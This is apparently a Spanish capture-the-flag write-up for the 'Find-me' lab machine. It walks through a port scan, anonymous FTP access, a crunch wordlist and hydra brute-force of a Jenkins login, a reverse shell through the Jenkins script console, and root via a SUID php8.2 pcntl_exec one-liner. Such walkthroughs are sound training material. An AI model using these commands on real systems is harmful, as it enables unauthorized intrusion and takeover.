

FIND-ME



CONECTIVIDAD

```
ping -c1 192.168.0.28
```

```
└─# ping -c1 192.168.0.28
PING 192.168.0.28 (192.168.0.28) 56(84) bytes of data.
64 bytes from 192.168.0.28: icmp_seq=1 ttl=64 time=0.960 ms
CONECTIVIDAD
— 192.168.0.28 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.960/0.960/0.960/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.28

IP DE LA MÁQUINA ATACANTE 192.168.0.22

LINUX- ttl=64

ESCANEOS DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.28 -T 5
```

Puertos abiertos 21,22,80 y 8080

Entramos por ftp y nos traemos el **ayuda.txt**

```

1~$ ftp 192.168.0.28
Connected to 192.168.0.28.
220 Servidor ProFTPD (Debian) [::ffff:192.168.0.28]
Name (192.168.0.28:kali): anonymous
331 Conexión anónima ok, envía tu dirección de email como contraseña
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||30224|)
150 Abriendo conexión de datos en modo ASCII para file list
drwxr-xr-x  2 ftp      nogroup    4096 Jun  6 08:39 .
drwxr-xr-x  2 ftp      nogroup    4096 Jun  6 08:39 ..
-rw-r--r--  1 0        0          206 Jun  6 08:39 ayuda.txt
226 Transferencia completada
ftp> get ayuda.txt
local: ayuda.txt remote: ayuda.txt
229 Entering Extended Passive Mode (|||61654|)
150 Opening BINARY mode data connection for ayuda.txt (206 bytes)
100% |*****| 206      2.51 KiB/s   00:00 ETA
226 Transferencia completada
206 bytes received in 00:00 (2.21 KiB/s)
ftp>
zsh: suspended  ftp 192.168.0.28

```


```
# cat ayuda.txt
hola soy geralt
he perdido mi contraseña del servicio jenkins
me han dicho que tu sabes de fuerza bruta
la contraseña contiene 5 caracteres
empieza por p y acaba en a
no recuerdo nada mas
muchas gracias

/home/kali/Desktop/TheHackersLabs/Find-me
```

Tenemos un usuario **geralt** y podemos construir un diccionario de contraseñas con **crunch**

```
# crunch 5 5 abcdefghijklmnopqrstuvwxyz0123456789 -t p@00a -o diccionario.txt
crunch will now generate the following amount of data: 279936 bytes
0 MB
0 GB
0 TB
0 PB
crunch will now generate the following number of lines: 46656
crunch: 100% completed generating output
```

Usamos hydra. Nos vamos al puerto 8080, pestaña networking y metemos las credenciales en jenkins



```
hydra -l geralt -P diccionario.txt 192.168.0.28 http-post-form "/j_spring_security_check:j_username=USER&j_password=PASS&from=6Submit=c=/login:Invalid username or password" -s 8080 -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-05 15:12:29
[DATA] max 64 tasks per 1 server, overall 64 tasks, 46656 login tries (l:1/p:46656), ~729 tries per task
[DATA] attacking http-post-form://192.168.0.28:8080/j_spring_security_check:j_username=USER&j_password=PASS&from=6Submit=c=/login:Invalid username or password
[STATUS] 192.00 tries/min, 192 tries in 00:01h, 46464 to do in 04:03h, 64 active
[STATUS] 212.67 tries/min, 638 tries in 00:03h, 46018 to do in 03:37h, 64 active
[STATUS] 206.00 tries/min, 1442 tries in 00:07h, 45214 to do in 03:40h, 64 active
[8080][http-post-form] host: 192.168.0.28 login: geralt password: panda
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-05 15:20:25
```


geralt/panda

Entramos en Jenkins. Versión **Jenkins 2.461**


EXPLOTACIÓN

Nos ponemos a la escucha en local en 4444

Ya en el dashboard de jenkins, en la izquierda nos vamos a **manage jenkins**





Abajo a la derecha seleccionamos **script console**



En la Script Console de Jenkins, puedes ejecutar scripts Groovy para interactuar con el servidor de Jenkins y realizar diversas tareas.

En el cajetín que aparece ejecutamos, el código sacado de <https://www.revshells.com/>



ESCALADA DE PRIVILEGIOS

Nos hacemos geralt, tratamos la TTY y buscamos permisos sudo

```
jenkins@find-me:~$ su geralt
su geralt
Contraseña: panda
whoami
geralt
```

```
geralt@find-me:/var/lib/jenkins$ sudo -l
[sudo] contraseña para geralt:
Sorry, user geralt may not run sudo on find-me.
geralt@find-me:/var/lib/jenkins$
```

Nos hacemos geralt, tratamos la TTY y buscamos permisos sudo

```
geralt@find-me:/var/lib/jenkins$ find / -perm -4000 -ls 2>/dev/null
656292 48 -rwsr-xr-x 1 root root 48896 mar 23 2023 /usr/bin/newgrp
652920 64 -rwsr-xr-x 1 root root 62672 mar 23 2023 /usr/bin/chfn
652924 68 -rwsr-xr-x 1 root root 68248 mar 23 2023 /usr/bin/passwd
652901 72 -rwsr-xr-x 1 root root 72000 mar 28 10:52 /usr/bin/su
654793 60 -rwsr-xr-x 1 root root 59704 mar 28 10:52 /usr/bin/mount
652921 52 -rwsr-xr-x 1 root root 52880 mar 23 2023 /usr/bin/chsh
681990 276 -rwsr-xr-x 1 root root 281624 jun 27 2023 /usr/bin/sudo
652923 88 -rwsr-xr-x 1 root root 88496 mar 23 2023 /usr/bin/gpasswd
654794 36 -rwsr-xr-x 1 root root 35128 mar 28 10:52 /usr/bin/umount
693590 5524 -rwsr-xr-x 1 root root 5654232 abr 12 00:07 /usr/bin/php8.2
675895 52 -rwsr-xr-x 1 root messagebus 51272 sep 16 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
675932 640 -rwsr-xr-x 1 root root 653888 dic 19 2023 /usr/lib/openssh/ssh-keysign
geralt@find-me:/var/lib/jenkins$
```

Con la ayuda de <https://gtfobins.github.io/gtfobins/php/#suid>

```
geralt@find-me:/var/lib/jenkins$ /usr/bin/php8.2 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
root
#
```

👉 Buen día.

